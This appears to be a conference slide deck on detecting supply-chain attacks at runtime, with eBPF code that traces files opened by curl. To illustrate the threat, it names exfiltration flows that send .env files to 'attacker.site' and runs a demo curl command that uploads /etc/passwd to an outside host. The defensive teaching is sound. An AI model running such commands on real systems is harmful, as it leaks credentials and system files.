Hiding in Plain Sight - Can eBPF find them?

Uncovering Supply Chain Attacks at Runtime with eBPF


Rohit Kumar (@rohitcoder)

Who am I?

- Handle - @rohitcoder (LinkedIn, Github, Medium)
- I maintain **getSBOM.com** and **Hawk-eye, Hela** project
- Product Security Engineer @ Groww
- Top 20 Security Researcher at Meta Bug Bounty since last 5 years
- Maintaining multiple open-source Security projects
- Building Source Code Security tools day and night for years.

Why Runtime Security?

- Static tools look at code, not behavior.
- Most attacks execute only in CI/CD or production — post-build.
- Runtime = observe real behavior: file reads shell spawns, exfiltration.



What If This Happened in Your CI?

npm install
↓
postinstall script runs silently
↓
reads .env file
↓
sends it via curl to attacker.site


What We're Catching?

- ☠️ Infected dependencies
- 🛠️ Backdoored CI/CD steps
- 📤 Secrets read and exfiltrated
- 🤖 Auto-updating or postinstall scripts
- 📦 No visibility into what ran

What Happened with tj-actions?

tj-actions/changed-files Supply Chain Attack

Post-compromise secret exfiltration flow from dependent repositories




How Runtime Leaks Actually looks

1. `npm install` → `postinstall script` → `curl attacker.site`
2. `read(".env")` → `base64()` → `Write into logs`

Why eBPF?

1. Before eBPF → kernel modules (LKM/LSM) or auditd → fragile or noisy
2. eBPF = safe, programmable tracing of syscalls
3. Kernel-level observability, no app changes
4. eBPF lets us safely trace syscalls like open, connect, execve in real-time.



Detecting Runtime Secrets Leak with eBPF

We'll focus on identifying curl processes that read local files and then exfiltrate the data over the network.

Code Available at : https://github.com/rohitcoder/rootconf-25-supplychain

```
from bcc import BPF
from time import strftime

prog = """
#include <uapi/linux/ptrace.h>
#include <linux/sched.h>
#include <linux/socket.h>

struct data_t {
    u64 ts;
    u32 pid;
    u32 uid;
    char comm[TASK_COMM_LEN];
    char path[256];
    int event_type;
};

BPF_PERF_OUTPUT(events);

#define EVENT_OPEN  1
```

Loads and interacts with eBPF programs from Python — no kernel module or code changes needed.

Defines the data we want from kernel

```
static void fill_common(struct data_t *data) {
    data->ts = bpf_ktime_get_ns();
    u64 pid_tgid = bpf_get_current_pid_tgid();
    data->pid = pid_tgid >> 32;
    data->uid = bpf_get_current_uid_gid();
    bpf_get_current_comm(&data->comm, sizeof(data->comm));
}

int trace_open(struct pt_regs *ctx, int dfd, const char __user *filename, int flags) {
    struct data_t data = {};
    fill_common(&data);

    // Only trigger for curl
    if (!(data.comm[0] == 'c' && data.comm[1] == 'u' && data.comm[2] == 'r' && data.comm[3] == 'l'))
        return 0;

    bpf_probe_read_user_str(&data.path, sizeof(data.path), filename);
    data.event_type = EVENT_OPEN;
    events.perf_submit(ctx, &data, sizeof(data));
    return 0;
}
"""
```

Reusable metadata extraction - Reads process ID, UID, timestamp, command name using built-in helpers:

Detect open events but only for curl (Runtime process filtering inside the kernel)

Copies the file path argument from userspace into BPF struct — necessary for openat

✅ Send event to user space

Pushes the structured `data_t` out via a perf ring buffer.

How our eBPF Programme Traces Suspicious File Access by curl — A Common Data Exfiltration Vector

```
[User Process: curl]
       |
       |   calls: open("/etc/passwd")
       |
       V
[Kernel syscall: __x64_sys_openat]
       |
       |   receives pointer:
       |   filename --> "/etc/passwd" (in curl's memory)
       |
       V
[eBPF Program attached via kprobe]
       |
       |   this line runs:
       |   bpf_probe_read_user_str(...)
       |
       |--> copies from:
       |     ← filename (userspace pointer from curl)
       |--> to:
       |     → data.path (kernel BPF stack memory)
       |
       V
[Now: data.path == "/etc/passwd"]
       |
       V
events.perf_submit(...) → Python prints/logs the file opened
```

```python
from bcc import BPF
from time import strftime

prog = """
....... OUR C CODE......
"""

b = BPF(text=prog)
b.attach_kprobe(event="__x64_sys_openat", fn_name="trace_open")

print("%-18s %-6s %-6s %-16s %-10s %s" % (
    "TIME", "PID", "UID", "COMM", "EVENT", "PATH"))

def print_event(cpu, data, size):
    event = b["events"].event(data)
    print("%-18s %-6d %-6d %-16s %-10s %s" % (
        strftime("%H:%M:%S"),
        event.pid,
        event.uid,
        event.comm.decode(errors='replace'),
        "open",
        event.path.decode(errors='replace')))

b["events"].open_perf_buffer(print_event)

while True:
    try:
        b.perf_buffer_poll()
    except KeyboardInterrupt:
        break
```

✅ Hook into Linux syscalls

Tells the kernel: “whenever a process calls openat, run my custom eBPF function”.

💡 This is **zero-intrusion** observability — no patching binaries or injecting agents.

✅ User-space callback

This line connects kernel events to a Python print_event() function.

💡 You can plug in a logger, SIEM forwarder, or JSON output here.

Let's see Results?

```
[@rohitcoder ~]$ curl https://example.com --data-binary @/etc/passwd
```

```
root@ip-172-31-91-219:/home/ubuntu# sudo python3 eb.py
TIME                  PID     UID     COMM              EVENT      PATH
20:30:15              460526  0       curl              open       /root/.curlrc
20:30:15              460526  0       curl              open       /etc/nsswitch.conf
20:30:15              460526  0       curl              open       /etc/passwd
20:30:15              460526  0       curl              open       /etc/ld.so.cache
20:30:15              460526  0       curl              open       /root/.curlrc
20:30:15              460526  0       curl              open       /etc/host.conf
20:30:15              460526  0       curl              open       /etc/resolv.conf
20:30:15              460526  0       curl              open       /etc/hosts
20:30:15              460526  0       curl              open       /etc/gai.conf
20:30:15              460526  0       curl              open       /etc/localtime
20:30:16              460526  0       curl              open       /etc/passwd
```

Where can we enhance this further?

Hook into SSL Libraries Before Encryption

Attach uprobes to functions like SSL_write or libcurl APIs to capture plaintext data before it's encrypted and sent over the network.

Deep Packet Inspection (DPI) for HTTP/TLS

Reconstruct full HTTP/TLS payloads from kernel socket data or TC layer to analyze exfiltration attempts, including non-standard ports and obfuscated payloads.

Where can we enhance this further?

Process Ancestry & Context Awareness


Trace the parent and grandparent of suspicious processes like `curl` to detect script-based exfiltration, automated agents, or injected binaries.

Correlate File Access with Outbound Traffic

Link sensitive file reads (`.env`, `.aws/credentials`) with immediate outbound `connect()` or `sendto()` calls to detect real-time exfiltration.

eBPF not viable (Ex: Actions public runners)? Use these alternatives:

- 🔍 **Audit logs** (e.g., `auditd`) for syscall tracking
- 📦 **Runtime SBOM checks** to catch unauthorized binaries
- 🧪 **CI sandboxes** with tracing to catch bad builds
- 🌐 **Network sidecars** to monitor outbound traffic



—

Method	Depth	Realtime	Noise	Cost
Auditd	✅	❌	🔊	Free
Falco	✅	✅	🔊	Free / $$$
Runtime SBOM	❌	❌	–	$$$
In-house eBPF Tool	✅	✅	✅	Free

Key Takeaways

- **Runtime is where attackers operate "Runtime SBOM ≠ runtime behavior"**
  Static analysis won't catch real execution paths or injected behavior.
- **Static scanning can't detect runtime behavior**
  You need observability during execution to detect logic bombs, timed payloads, or misuse.
- **eBPF lets you observe post-build malicious activity "Sampling ≠ security"**
  Trace file access, network exfiltration, and process launches without modifying the app.
- **Don't just shift left — trace forward**
  CI/CD hardening is important, but runtime is where the threat completes.

Thanks!

in rohitcoder

X rohitcoder